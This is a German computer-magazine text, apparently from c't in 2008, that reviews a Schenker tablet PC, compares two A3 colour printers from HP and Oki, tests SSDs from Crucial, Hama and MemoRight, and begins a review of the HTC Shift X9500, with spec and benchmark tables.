Ein solch handlicher Tablet PC könnte fernab vom Schreibtisch als Lese- und Surf-Gerät dienen oder mit dem Tablet PC in der Hand als digitaler Notizzettel. Das gelingt diesem Modell aber nur angebunden ans Netzteil und an die Steckdose, denn der kleine Akku hält ohne Rechenlast nur 2,3 Stunden durch, beim Abspielen einer Video-DVD gar nur 1,4 Stunden. Einen Hochkapazitätsakku mit 65 Wh für mehr als vier Stunden Laufzeit vertreibt Schenker seit kurzem. Er kostet 40 Euro Aufpreis oder als Zubehör 95 Euro. Dieser Akku ragt über die gesamte Gehäusebreite hinaus, 1 cm nach hinten und 2,5 cm nach unten. Dadurch steht das Gerät ungewöhnlich schräg.

Mit drei USB-Ports, FireWire, Audio, VGA-Anschluss, Modem und LAN ist der Tablet PC gut bestückt. Auch SPDIF hat er, obwohl das Handbuch darüber schweigt. Die WLAN-Datenraten liegen auf überdurchschnittlichem Niveau, besonders bei einer Verbindung mit unserem Access Point mit Draft-N-Marvell-Chip. Die Lautsprecher klingen wenig blechern, zwar ohne Bässe, aber noch vergleichsweise gut. Das interne Mikrofon legt starkes Rauschen unter die Aufnahme, die Webcam im Display-Rand liefert akzeptable Bilder. Die Tasten sind deutlich kleiner als vom PC-Keyboards gewohnt, aber gerade noch groß genug für Mehrfingerschreiber. Der deutliche Druckpunkt erleichtert die Umgewöhnung.

Fazit

Ausgerechnet in seiner Spezialdisziplin Stiftbedienung patzt der Schenker MySN TN120R. Die geringe Auflösung der Touchscreen-Schicht macht diesen Tablet PC nahezu unbrauchbar fürs Skizzieren und erschwert den Mitschrieb deutlich, auch deshalb, weil die Hand nicht das Display berühren darf. Für Formulanwendungen kommt er vielleicht in Frage. Dazu kommen die kurze Akkulaufzeit und das trüb wirkende Display. Diese Negativliste dürften einige Anwen-

Schenker MySN TN120R

Lieferumfang	Windows Vista Premium (32 Bit), Nero Express 7, Putztuch, Modemkabel, Netzteil, Stift
Display	12,1 Zoll Touchscreen (26,1 cm × 16,4 cm)
Display-Auflösung	1280 × 800 Punkte, 125 dpi, 16:10
Prozessor	Intel Core 2 Duo T8100 (Penryn)
Prozessor: maximale Taktrate, L2-Cache	2,1 GHz, 3072 KByte
Chipsatz / Southbridge / Frontside-Bus	Intel GM965 / ICH-8M / FSB800
Speicher	2 GByte PC2-5300
Chipsatzgrafik	Intel GMA X3100
WLAN	PCIe: Intel 4965AGN (IEEE 802.11 a/b/g/Draft-N)
LAN	PCIe: Realtek RTL8168 (Gbit-LAN)
Sound / Modem	HDA: Realtek / HDA: Motorola
FireWire / Fingerabdrucksensor	PCI: VIA VT6306 (Fire II) / USB: TouchChip
Bluetooth / Stack	USB: CSR / Microsoft 6.0
Festplatte	Samsung HM 121HI (2,5 Zoll SATA, 120 GByte)
optisches Laufwerk (DVD-Brenner)	TSST CDDVDW SN-5082H
Schnittstellen und Schalter (V=vorne, H=hinten, L=links, R=rechts)	
VGA / Kamera	L / ✓
USB / FireWire / Modem / LAN	1 × R, 2 × H / L (4-polig) / R / R
ExpressCard	L (ExpressCard/54, Plastikeinsatz)
Kartenleser / Strom	V (SD/SDHC/MMC, MS/Pro) / H
Fingerabdruckleser / Mikrofon / Kensington	✓ / ✓ / H
Kopfhörer (SPDIF) / Mikrofon-Eingang	V (✓) / V
Stromversorgung, Maße, Gewicht	
Gewicht / Größe	2,2 kg / 30,7 cm × 25,6 cm × 4,2 cm
Tastaturhöhe / Tastenraster	2,5 cm / 17,9 mm × 16,5 mm
Netzteil	65 W, 425 g, 10,6 cm × 4,6 cm × 3 cm
Akku: klein / groß	36 Wh / 65 Wh, Lithium-Ionen
Messergebnisse	
Laufzeit geringe Prozessorlast	2,3 h (14,5 W)
Laufzeit DVD-Video	1,4 h (24,7 W)
Ladezeit / Laufzeit nach 1h Laden ²	1,3 h / 1,8 h
Festplatte lesen / schreiben	64,6 / 61,9 MByte/s
WLAN 802.11g / Draft-N Atheros / Draft-N Marvell	3 / 5,8 / 7,2 MByte/s
VGA-Ausgang	⊖ ⊖
Display: Kontrast / Blickwinkel von oben / von unten	429:1 / 20° / 15°
max. Helligkeit: Mittelwert / dunkelste / hellste Stelle	126 / 111 / 144 cd/m ²
Geräusch ohne / mit Prozessor-/Grafik-Last	<0,3 Sone / 1 Sone
CineBench 2003 Rendering 1 / 2 CPU	403 / 721
3DMark 2001 / 2003 / 2005	3456 / 1767 / 921
Bewertung	
Laufzeit: kleiner Akku / großer Akku	⊖ / ⊕
Rechenleistung	⊕
Geräusch	○
Display	⊖
Verarbeitung	⊕
Preise und Garantie	
Garantie	2 Jahre (Akku 6 Monate)
getestete Konfiguration	1002,50 €
Einstiegspreis	702,5 € (Celeron M 540 (1,86 GHz), 1 GByte RAM, ohne WLAN, ohne OS)
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe	

der schwerer gewichten als den günstigen Preis.

Schade, denn stabile, kompakte Tablet PCs mit integriertem DVD-Brenner und hoher Rechenleistung sind selten. Die einzigen 12-Zoll-Konkurrenten sind der Fujitsu Siemens Lifebook T4220 (ab 1500 Euro) und Toshiba Portégé M700 (ab 2200 Euro). Den anderen Tablet PCs im gleichen oder kleineren Format fehlt ein integriertes DVD-Laufwerk.

Wer angesichts der Schwächen des Clevo-Geräts einen anderen Tablet PC bevorzugt, muss

schon für das nächstgünstigere Modell deutlich tiefer in die Tasche greifen. Das HP 2710p kostet mindestens 1500 Euro, das LG C1-P ab 1700 Euro, das Lenovo Thinkpad X61T ab 1650 Euro [1] – nach oben gibt es fast kein Limit. Wer einen für viele Lebenslagen brauchbaren Tablet PC will, muss also nach wie vor viel Geld ausgeben. (jr)

Literatur

[1] Jürgen Rink, Kunstfertig, Tablet PCs mit drehbarem Bildschirm und Tastatur, c't 5/08, S. 128 **ct**

Tim Gerber

Auf breiter Front

A3-Farbdrucker mit Tinte und Toner im Vergleich

Wer Aushänge, Plakate oder Broschüren drucken will, kommt mit dem Standard-Format DIN A4 nicht weit. Von den beiden in Frage kommenden Techniken, Tinte oder Laser, ist keine per se die bessere Wahl. Es kommt ganz auf den Einsatz an.

Farblaserdrucker, die Papier größer DIN A4 bedrucken können, sind zwar stark im Preis gesunken, kosten noch immer mindestens 2000 Euro. Tintendrucker für solche Formate sind schon für unter 500 Euro zu bekommen. Oft handelt es sich um recht edle Fotospezialisten mit allerhand Raffinesse für die digitale Dunkelkammer, aber eben solchen Aversionen gegen die Kärrnerarbeit massenhafter oder voluminöser Textdokumente [1]. Auch die breiter gelegten Varianten von Allround-Druckern eignen sich nicht sonderlich, wenn es öfters mal an ein großflächiges Werk gehen soll.

Schuld sind vor allem ihre niedrigen Tintenkapazitäten von wenigen hundert Normseiten nach ISO 24711 – das sind A4-Seiten mit einer relativ geringen Deckung [2]. Die Zahl der mit solchen Patronen druckbaren A3-Plakate fällt sehr viel geringer aus, so stören häufige Patronenwechsel den Arbeitsfluss. Laserdrucker sind mit ihren wesentlich höheren Tonerkapazitäten hier deutlich von Vorteil. A3-Farblasergeräte bewältigen mindestens 3000 Normseiten (A4) und können so auch ein paar hundert Plakate damit ohne Unterbrechung drucken.

Einige wenige Tintendruckwerke sind jedoch mit Patronen ausgestattet, die eine deutlich höhere Kapazität bieten und damit wenigstens in die Nähe der Laserdrucker kommen. Dazu gehört das Druckwerk der HP Officejet Pro Serie, das wir erstmals im Multi-

funktionsgerät L7780 vorgestellt haben [3]. Es wird außerdem in einer A4-Druckervariante unter der Bezeichnung K5400 angeboten. Der Tintenvorrat wird bei diesem Druckwerk nicht mit dem Druckkopfschlitten bewegt, sondern sitzt fest im Gerät. Der Druckkopf wird über Schläuche versorgt. Die Patronen vom Typ 88 weisen in der XL-Variante Kapazitäten von etwa 1800 Normseiten in Farbe auf, die XL-Patrone für Schwarz reicht sogar für 2450 Normseiten. Vor wenigen Wochen hat HP nun den ersten A3-Drucker mit diesem Druckwerk auf den Markt gebracht. Ein Vergleich mit dem jüngst vorgestellten Oki-Farbdrucker C8600dn [4] bringt Interessantes zu Tage.

Ausgestattet

Mit einem Preis von zirka 2000 Euro ist der Oki eines der preiswertesten Geräte in der Klasse der A3-Farblaserdrucker. Bei Oki-Druckern handelt es sich zwar um LED-Drucker, sie zählen aber zur Klasse der Lasergeräte, mit denen sie fast alle wesentlichen Eigenschaften teilen. Aus diesem Grunde wird im Folgenden – technisch nicht ganz präzise – verallgemeinernd von Laserdruckern die Rede sein. Der HP Officejet Pro K8600dn ist mit einem Preis von 500 Euro schon die gehobene Ausstattungsvariante mit Netzwerk und Duplexeinheit – für Letzteres muss man beim Oki etwa 340 Euro drauflegen. Eine zweite Papierkassette ist bei einem A3-Drucker fast ein

Muss, will man nicht ständig mit den verschiedenen Formaten hantieren – schließlich bedruckt er auch A4-Seiten, und das kommt im Regelfall öfter vor als A3-Drucke. So ist es verwunderlich, dass HP ausgerechnet bei der A3-Variante kein zweites Fach anbietet, das bei den A4-Druckern und Multifunktionsgeräten sehr wohl zu haben ist. Beim Oki ist zusätzlich zur Papierkassette immerhin ein Mehrzweckzug für etwa 100 Blatt vorhanden. Ein zusätzliches Fach kann man haben, es kostet aber ordentlich Aufpreis.

Die Druckkosten sind mit dem Officejet nicht höher als mit dem C8600. Verwendet man die XL-Patronen des Tintendruckers, liegen sie in Farbe sogar fast zur Hälfte unter denen des Laserdruckers. Die Druckgeschwindigkeit von Okis Single-Pass-Druckwerk kann der Officejet nicht ganz mithalten. Der Oki C8600 druckt etwa 14 DIN-A4-Seiten pro Minute. Das schafft der Officejet nur im Entwurfsmodus. Im voreingestellten Normaldruck („schnell“) erreicht der Tintendrucker aber immerhin gut elf Farbseiten pro Minute und ist damit immer noch schneller als mancher kleine Farblaserdrucker.

Die Textqualität reicht dabei erstaunlich nah an die von Laserdruckern gewohnte, aber nicht von jedem Modell erreichte heran. Will man allerdings noch mehr an Qualität aus dem Officejet herauskitzeln, geht die Druckgeschwindigkeit spürbar zurück: Im Normalmodus (ohne „schnell“) verbleiben zwar noch etwas über 8 Seiten pro Minute, in der Einstellung „Optimal“ sind es nur noch 2,3 Seiten pro Minute. Letztere bringt bei Text keinen Qualitätsvorteil und kann daher getrost außer Acht bleiben. Bei A3-Dokumenten fallen die Druckzeiten noch drastischer auseinander: Während der Oki C8600 ein Plakat in 38 und ein Foto in 48 Sekunden zu Papier bringt, benötigt der Officejet dafür über eine Minute, fürs Foto sogar fast acht Minuten –



Der A3-Tintendrucker HP Officejet Pro K8600 nimmt deutlich weniger Platz ein als ein Laserdrucker, lässt sich aber nicht um weitere Papierzuführungen erweitern.



Grauert

Fotos bringt der Officejet Pro K8600 mit neutralen Farben und ohne Streifen zu Papier. Haut- und Pastellfarben geraten jedoch etwas grobkörnig, in dunklen Bildpartien fehlt es an Kontrast.

was in höchster Qualität auf Spezialpapier im Vergleich mit anderen A3-Tintendrucker aber gar nicht so schlecht ist.

Von zwei Seiten

Tatsächlich ins Hintertreffen gerät der Officejet bei beidseitigen Drucken. Bevor die Mechanik das Blatt zurückziehen und wenden kann, muss erst einmal die Tinte auf der Vorderseite antrocknen. Das dauert jedes Mal etwa 20 Sekunden. So geht die Seitenleistung selbst im Entwurfsmodus bei beidseitigem Druck auf magere dreieinhalb Seiten pro Minute zurück.

Andererseits ist der Tintendrucker nicht so träge beim Einschalten oder Aufwachen aus dem Energiesparmodus. So wird die erste Seite auch nach einer längeren Pause unverzüglich ausgegeben, beim Oki C8600 dauert es etwa eine Minute, bis der Drucker aufgewärmt ist. Hinzu kommt, dass die Leistungsaufnahme des Oki beim Drucken mit Spitzen bis zu einem Kilowatt und einem Durchschnittswert von etwa 650 Watt um Größenordnungen höher liegt. Auch im Standby-Modus bei vorgeheizter Fixiereinheit mit durchschnittlich 19,6 Watt und immerhin noch 11,8 Watt im Sparmodus zeigt der Laser einen deutlich größeren Energiehunger. Der Officejet kennt nur die beiden für Tintendrucker typischen Zustände Drucken und Warten. Sein Energiebedarf ist mit 26 Watt beim Drucken und 6,1 Watt im Standby vergleichsweise bescheiden. Schaltet man den Drucker ab, beansprucht sein Netzteil noch 0,6 Watt – eine komplette Trennung vom Netz empfiehlt sich jedoch wegen der dann häufiger fälligen Reinigungsprozedur nur, wenn längere Druckpausen absehbar sind, also etwa übers Wochenende.

Anders als bei Text ist beim Fotodruck die Tintentechnik von der Qualität her klar überlegen. Das Druckwerk des Officejets K8600 gehört mit seinen vier Farben zwar nicht zu den Topmodellen in dieser Kategorie, kann in dieser Disziplin aber selbst einen so ordentlichen Drucker der Laserklasse wie den Oki C8600 weit hinter sich lassen. Der unschlagbare Vorteil des Tintengeräts beginnt schon mit seiner Fähigkeit, Formate von der Postkarte bis zum A3-Poster randlos zu bedrucken. Er lässt zudem auch nicht wie die Laserkonkurrenz Streifen auf homogenen Farbflächen erkennen und sein feines Raster fällt – aufgrund fehlender Fototinte – allenfalls bei hellen Pastell- oder Hautfarben auf.

Dafür sind Drucke aus dem Laser deutlich haltbarer. Zwar ist die HP-Tinte recht wischfest und auch relativ resistent gegen Lichteinwirkung. Einen Aushang im Freien dürften aber auch sie in unseren regnerischen Breiten nicht lange überleben – ein klares Plus für den Laser. Ein weiteres, deutlich weniger wetterfühliges Anwendungsgebiet für den A3-Druck ist die Ausgabe von A4-Broschüren. Dazu bedarf es einer speziellen Funktion der Druckersoftware, die die Seiten richtig auf den A3-



Der Oki C8600 ist mit knapp 2000 Euro einer der günstigsten A3-Farblaserdrucker. Für Duplex und zweites Papierfach muss man allerdings noch mal ordentlich drauflegen.


Bögen verteilt, sodass sie sich anschließend zu einem Heft zusammenfalten lassen. Solche Fähigkeiten bringt zum Beispiel der Adobe Reader mit, andere Anwendungen wie MS-Word oder Open-Office jedoch nicht.

A3-Drucker sollten deshalb eine eigene Treiberfunktion für den Broschürendruck mitbringen. Sowohl der Treiber des HP Officejet als auch der von Oki bietet eine derartige Funktion, letzterer allerdings nur in der Windows-Variante. Mit dem HP-Drucker misslang es dennoch, eine A4-Broschüre zu erstellen: Er schrumpfte die A4-Seiten stets auf etwa zwei Drittel ihres Formats. Hier blieb nur der Einsatz des Adobe Reader, der allerdings wiederum ein PDF-Dokument voraussetzt.

Fazit

Die Lücke zwischen filigranen A3-Fotodruckern und lasernden Bürokolossen beginnt sich langsam zu schließen. Aus beiden Lagern bewegt man sich in Richtung Kompromiss aus Preis, Leistungsfähigkeit und Anwendungsvielfalt. Ihre Herkunft können aber auch die beiden hier gegeneinander gestellten Drucker nicht verleugnen. So eignet sich der Oki aufgrund seiner typischen Paarung aus Schwerfälligkeit und hoher Seitenleistung eher dort, wo Flyer, Broschüren oder auch Plakatives gelegentlich in größeren Mengen anfallen. Werden nur kleine Stückzahlen benötigt, empfiehlt sich eher der Officejet K8600 für einen Einsatz.

Von den Entwicklern bei Oki wünschte man sich eine intelligentere Fixiereinheit, die weniger Energie frisst und flinker auf Druckaufträge reagiert. HP darf uns Anwender indes gern mit einer Papierfachooption erfreuen. Eine übersichtlichere Treiberoberfläche mit funktionierenden Broschürenlayouts würde einem Drucker wie dem Officejet Pro K8600dn ebenso wenig schaden wie schneller trocknende Tinte für beschleunigten Duplexdruck. (tig)



Grauert

Unter den Laserdruckern schneidet der Oki C8600 beim Fotodruck mit seinem feinen und gleichmäßigen Raster recht gut ab. Mit der Tintenkonkurrenz kann er sich in dieser Disziplin aber nicht messen.

Literatur

- [1] Tim Gerber, Orangerie, A3-Fotodrucker mit Zusatztinten, c't 10/08, S. 68
- [2] Johannes Schuster, Leerauftrag, Neue Norm zur Reichweitenmessung bei Tintendruckern, c't 7/07, S. 238
- [3] Tim Gerber, Kleine Farbtalente, Multifunktionsgeräte mit Farbdruckwerk fürs vernetzte Büro, c't 14/07, S. 150
- [4] Tim Gerber, Großbildjäger, Farblaserdrucker Oki C8600dn für DIN A3, c't 6/08, S. 76

A3-Farbdrucker

Gerät	HP Officejet Pro K8600dn	Oki C8600dn
Hersteller	Hewlett-Packard, www.hp.com/de	Oki, www.oki.de
Schnittstellen	USB, Ethernet	USB, Ethernet
Druckersprache	Host-based (GDI), PCL3	Host-based (GDI)
Betriebssysteme	Windows 98SE, ME, 2000, XP, Vista Mac OS ab 9.0, Mac OS X ab 10.2	Windows 98SE, ME, 2000, XP, Vista Mac OS ab 9.0, Mac OS X ab 10.2/10.4
Druckkosten A4	Schwarzweiß 1,3/2,2 ct/Seite ¹ Farbe 5,4/7,2 ct/Seite ¹	Schwarzweiß 1,6 ct/Seite Farbe 9,8 ct/Seite
Messergebnisse		
Druckgeschw.	11 Seiten/Minute ²	14 Seiten/Minute
Foto A3	7:43 Minuten	48 Sekunden
Plakat A3	1:09 Minuten	38 Sekunden
Bewertung		
Text	⊕	⊕⊕
Grafik	⊕	⊕
Foto	○	⊖⊖ (im Vergleich mit Laserdruckern ⊕)
Garantie	1 Jahr Bring-in	3 Jahre vor Ort (bei Registrierung)
Preis	Basismodell 300 €, mit Netzwerk und Duplexeinheit 400 €	Basismodell 2200 €, mit Duplexeinheit 2470 €, zus. mit 2. Papierfach und Unterschrank 2740 €
¹ mit XL/Standard-Patrone ² im Modus „Normal (schnell)“		
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht		

ct



Boi Feddern

Gemischte Gefühle

Solid State Disks mit bis zu 128 GByte

Aus den Datenblättern der Hersteller lassen sich viele Leistungsdaten einer Solid State Disk herauslesen. Nur die mittlere Zugriffszeit beim Schreiben fehlt oft – aus gutem Grund.

Hersteller von Solid State Disks versprechen unisono für ihre Speicher hohe Transferraten und Zugriffszeiten unter einer Millisekunde. Genau jene knackig kurzen Zugriffszeiten und die damit verbundenen hohen Transferraten bei verteilten Lesezugriffen (Random Read) sind es auch, die dabei helfen, den Rechner oder Anwendungen schneller starten zu lassen als von einer Festplatte. Von einem Flash-Speicher blitzschnell Daten zu lesen ist jedoch keine Kunst, schließlich müssen nicht wie bei einer Festplatte mit hohem Zeitaufwand Köpfe zu

den Daten hingefahren, sondern nur einzelne Leistungen geschaltet werden. So dauern bei den meisten heute gängigen SSDs verteilte Lesezugriffe wesentlich weniger als eine Millisekunde. Spannend wird es erst bei Schreibzugriffen: Um vorhandene Daten zu ändern, muss eine SSD zunächst einen ganzen, mindestens 16 KByte großen Block in einen Puffer lesen, die Daten dort modifizieren und anschließend zurück „flashen“. Nur wenn die Zellen leer sind, entfällt dieser Aufwand. Beim Schreiben kann die Zugriffszeit deshalb schon mal zwischen unter einer Millisekunde

und bis zu 200 Millisekunden schwanken. Zwar treten bei der Arbeit mit dem Rechner im Alltag typischerweise sehr viel mehr Lese- als Schreibzugriffe auf, doch können sich die hohen Schreib-Zugriffszeiten bei der täglichen Arbeit dennoch bemerkbar machen und am Ende dazu führen, dass die als systembeschleunigender Festplattenersatz gedachte SSD das System ausbremst.

Unter der Haube

Wie schnell eine SSD tatsächlich ist, kann man ihr von außen nicht ansehen. Die Geschwindigkeit wird in erster Linie durch den Controller-Chip im Innern bestimmt und die Art und Weise, wie er die Flash-Bausteine ansteuert. Bislang steckt die Technik der schnellen Flash-Disks noch in den Kinderschuhen und so unterscheiden sich die Trans-

ferraten und Zugriffszeiten beim Lesen und Schreiben stark. Das beweisen auch die Messergebnisse von vier neuen Flash-Disks von Crucial, Hama und MemoRight, die wir uns für einen Test ins Haus geholt haben.

Dabei ist es nur MemoRight bislang gelungen, durch intelligente Flash-Controller die Geschwindigkeitsunterschiede zwischen Lesen und Schreiben relativ gering zu halten. Vom chinesischen Produzenten ergatterten wir eine 2,5"-SSD mit 32 GByte und erstmals auch eine 128-GByte-Disk. Beide arbeiten rasend schnell: Mit unserem Festplatten-Benchmark H2benchw ermittelten wir Transferraten von bis zu 112 MByte/s beim Lesen und 117 MByte/s beim Schreiben. Auch bei den Zugriffszeiten spielen die SSDs in einer anderen Liga als die Konkurrenz. Mit maximal 1 ms gemittelt beim Lesen und Schreiben arbeiten sie noch deutlich schneller als Serverfestplatten mit einer Drehzahl von 15 000 U/min – das sollte man bei happigen Preisen von um 785 Euro (32 GByte) und knapp 2650 Euro (128 GByte) auch erwarten dürfen.

Hamas Highspeed-SSD – unter deren Deckel sich in Wahrheit eine MSD-SATA3025 des koreanischen Herstellers Mtron verbirgt – kann da nicht mithalten. Zwar erreicht sie immerhin fast 100 MByte/s beim Lesen und 80 MByte/s beim Schreiben, bewegt sich bei den Zugriffszeiten von im Mittel von 4,7 Millisekunden allerdings nur auf dem Niveau von SAS-Platten.

Rumgezickt

Wie die SSDs von MemoRight arbeitet auch Hamas Disk intern noch per IDE. Ein Adapter-Chip sorgt für die Umsetzung auf

Solid State Disks – Messergebnisse								
	mittlere sequenzielle Transferrate Schreiben/Lesen [MByte/s]	mittlere Zugriffszeit Lesen und Schreiben [ms]	mittlere Zugriffszeit Lesen [ms]	mittlere Zugriffszeit Schreiben [ms]	BAPCo Sysmark 2007 Rating Sysmark	VideoCreation Sysmark	Productivity Sysmark	Leistungsaufnahme Ruhe/ Last [W]
	besser ➤	➤ besser	➤ besser	➤ besser	besser ➤	besser ➤	besser ➤	➤ besser
Solid State Disks								
Crucial 2,5"-SSD (CT32GBFAB0)	46,2/104,2	38,7	0,5	77	1	1	1	1,5/2,8
Hama Highspeed Solid State Disk	80,1/98,8	4,7	0,1	9,4	173	182	144	0,8/1,5
MemoRight MR25.2-032S GT Series	112,3/117,3	1,0	0,1	1,9	187	195	180	1,0/1,9
MemoRight MR25.2-128S GT Series	99,6/110,1	1,0	0,1	1,9	186	193	178	1,0/2,0
Festplatten								
Hitachi HTS722020K9SA00 Travelstar 7K200	52,2/53,9	11,0	14,3	7,6	170	123	208	1,1/3,0
Samsung HD250HJ SpinPoint S250	80,7/83,2	10,4	13,7	7,2	178	150	224	5,6/7,5
Seagate ST330065SSS Cheetah 15K.5	100,6/107,6	3,8	5,9	1,7	182	167	204	15,2/16,5
1 Absturz, siehe Text								
alle Messungen an einem Asus P5E3 WS Professionell mit Intel Core 2 Duo 3,16 GHz und 2 GByte RAM unter Windows Vista								

Serial ATA. Das kann an modernen Mainboards Probleme bereiten. Erst nachdem wir anstelle des AHCI- den IDE-Kompatibilitätsmodus für den SATA-Adapter aktiviert hatten, erkannte unser Testrechner Hamas SSD.

Probleme dieser Art gibt es bei Crucials Flash-Disk nicht, denn sie arbeitet als eine der wenigen bereits mit einer echten Serial-ATA-II-Schnittstelle mit 3 GBit/s. Ausgerechnet sie ist aber die langsamste im Test: Zugriffszeiten von 38 Millisekunden sind für eine moderne Flash-Disk inakzeptabel. Schade eigentlich, denn mit um 500 Euro ist Crucials Disk auch die günstigste im Feld.

Alltagsgeschäft

Die nackten Messwerte von H2benchw allein machen den Kohl jedoch nicht fett. Ob eine Flash-Disk als Festplattenersatz die Arbeit am PC beschleunigen kann, verraten erst Messungen mit dem anwendungsorientierten Benchmark BAPCo Sysmark 2007. Er deckt ein breites Spektrum an

alltäglichen Arbeitsabläufen ab und verwendet dabei weitverbreitete Software. Interessant sind hier in erster Linie die festplattenlastigen Szenarien „Video Creation“ und „Productivity“.

Die hohen Zugriffszeiten bei Crucials SSD sind eine mögliche Erklärung, dass der BAPCo Sysmark ständig abstürzte und wir zu dieser Flash-Disk keine Ergebnisse drucken können. Wäre der Benchmark fehlerfrei durchgelaufen, dürften die Ergebnisse vermutlich aber schlechter als bei Hamas SSD ausgefallen sein, die im Vergleich mit gängigen Festplatten für Server und Desktop-PCs (siehe Tabelle) das System insgesamt sogar leicht verlangsamt. Eine etwas verbesserte Arbeitsgeschwindigkeit im Vergleich zum Betrieb mit Festplatten konnten wir dagegen beim Einsatz der MemoRight-SSDs messen.

Nur wenige der bisher lieferbaren Solid State Disks arbeiten so schnell, dass sie ernsthaft als Festplattenalternative in Betracht zu ziehen sind. Im Alltag macht

Solid State Disks – technische Daten

Modell	2,5"-SSD (CT32GBFAB0)	Highspeed Solid State Disk (Art.- Nr. 00090853)	MR25.2-0325 GT Series	MR25.2-1285 GT Series
Hersteller/Anbieter	Crucial	Hama	MemoRight	MemoRight
Webadresse	www.crucial.com	www.hama.de	www.memoright.com	www.memoright.com
Schnittstelle	Serial ATA II (3 GBit/s)	Serial ATA 1.0a (1,5 GBit/s)	Serial ATA 1.0a (1,5 GBit/s)	Serial ATA 1.0a (1,5 GBit/s)
Kapazität	31 471 MByte	30 514 MByte	30 718 MByte	122 880 MByte
Flash-Typ	SLC	SLC	SLC	SLC
Format	2,5"	2,5"	2,5"	2,5"
Bauhöhe	9,5 mm	9 mm	9,5 mm	9,5 mm
Straßenpreis	510 €	630 €	785 €	2645 €

sich nur in bestimmten Anwendungen ein Geschwindigkeitsvorteil durch Flash-Speicher bemerkbar. Traut man den Messergebnissen des BAPCo Sysmark 2007, gibt es indes auch noch Szenarien, in denen eine gewöhnliche Festplatte ein höheres Tempo bringt – auch wenn sie dabei mehr Krach macht.

Gegen den Einsatz von Solid State Disks in Desktop-PCs spricht nach wie vor der Preis. Flotter als herkömmliche Festplatten gehen nur Modelle ab 800 Euro aufwärts zu Werke. Günstigere Modelle

erfüllen hingegen meist nicht die Erwartungen, die man an Flash-Disks stellt.

Solange sie so teuer sind, dürfen SSDs somit in erster Linie ein Thema für Server und für ultraportable Mobilgeräte bleiben, bei denen es eher auf Robustheit und geringen Stromverbrauch ankommt als auf den Preis. (boi)

Literatur

- [1] Boi Feddern, Evolutionär, Solid State Disks als Festplattenersatz in Notebooks und Servern, c't 9/08, S. 156

ct



Jürgen Rink

Zwei in einem Mini

HTC Shift X9500 mit Windows Mobile und Vista

Intel nennt die Kleingeräte MID (Mobile Internet Devices), von Microsoft stammt der Name UMPC (Ultramobile PC). Trotz der mächtigen Protagonisten gelang es bislang nicht, die Winzlinge in Szene zu setzen. Umso gespannter wartete die Branche auf den HTC Shift X9500: Der Winzling will die chronischen UMPC-Nachteile kurze Akkulaufzeit und für Windows Vista ungenügende Rechenleistung umgehen, indem zusätzlich zur x86-Hardware Embedded-Technik mit Windows Mobile 6 drinsteckt.

Mit dem HTC Shift X9500 hat man zwei Rechner in einem Gerät, sowohl einen UMPC mit Windows Vista als auch ein Windows Mobile-Smartphone. Das stabile, an den Kanten abgerundete Gehäuse hat die Größe eines Taschenbuchs und liegt angenehm in beiden Händen. Wegen seines Gewichts von 800 Gramm wird das einarmige Halten auf die Dauer unbequem. Das Display überzeugt mit einer enormen Helligkeit von 349 cd/m², wenig Farbverschiebung und einem an Notebooks gemessenen ordentlichen Blickwinkel. Zusammen mit seiner matten Oberfläche ist das Gerät sommertauglich.

Der Touchscreen reagiert nicht nur auf den Stift, sondern auf jede Berührung. Wegen der kleinen Displayfläche von 15 cm × 9 cm stört das nicht, denn der Handballen liegt bequem auf dem Rand und trotzdem erreicht der Stift jede Ecke. Für die Bedienung steht auch ein winziges

Touchpad an der rechten Seite bereit, die dazugehörigen beiden Tasten liegen auf der linken Seite. Den Cursor auf diese Art zu bewegen ist arg fummelig, eleganter gehts mit dem Stift.

Das Display-Gehäuse gleitet auf zwei Schienen nach hinten und legt eine Tastatur frei. Der Displayteil kann schräg hochgeklappt werden – fertig ist ein Laptop-ähnliches Gebilde für den Schreibtisch. Der kleinen Tastatur fehlt die obere Sondertastenreihe

(sie ist als Dreifachbelegung in der Ziffernreihe integriert), und die 13 mm × 11 mm kleinen Tasten sind gerade einen Tick zu klein, um auf ihnen flott mit geringer Fehlerrate zu tippen. Für große Texte eignet sie sich damit nur für Menschen mit sehr schmalen Fingern, die anderen dürften immerhin nach etwas Übung den Mail-Verkehr meistern.

HTC hat Windows Vista Business in den Shift X9500 gepackt. Eine schlechte Wahl, denn wegen

der lahmen Intel-A110-CPU mit 0,8 GHz und 512 KByte L2-Cache öffnen Anwendungen zögernd, lasten das System oft aus und Einstellungen nerven mit Wartezeiten. Der Lüfter läuft oft und hörbar. Dazu kommt die für Vista ungenügende Display-Auflösung von 800 × 480 Punkten, die dazu führt, dass wichtige Bedienelemente von Vista außerhalb des Blick- und Bedienbereichs liegen. HTC lindert zumindest diese Groteske mittels eines Knopfs an der rechten Display-Seite, der die Auflösung auf 1024 × 600 Punkte interpoliert. Zwar ist das Betriebssystem dann handhabbar, aber die Anzeige sieht grottenschlecht aus. Die Oberfläche von Origami 2.0 erleichtert immerhin die Bedienung in der niedrigeren Auflösung per Finger für Web, Video und Bild.

Den knappen Platz an den Seiten hat HTC für einen USB-, VGA- und Kopfhöreranschluss genutzt. Das interne Mikro nimmt verständlich auf, die beiden winzigen Lautsprecherchen tönen erstaunlich laut, wenn auch blechern. Die Kamera nimmt Fotos und Videos in akzeptabler Qualität auf, sofern man noch Anwendungen dafür installiert. Die WLAN-Datenrate (802.11 b/g) in 20 Meter Entfernung liegt mit 1,5 MByte/s rund 40 Prozent unter den gewohnten Werten. Das UMTS-Modem beherrscht HSDPA, die SIM-Karte passt hinter den Akku. Im Karton liegt ein Adapterkästchen für USB, das LAN, drei USB-Ports und einen Mini-USB-Anschluss hat.

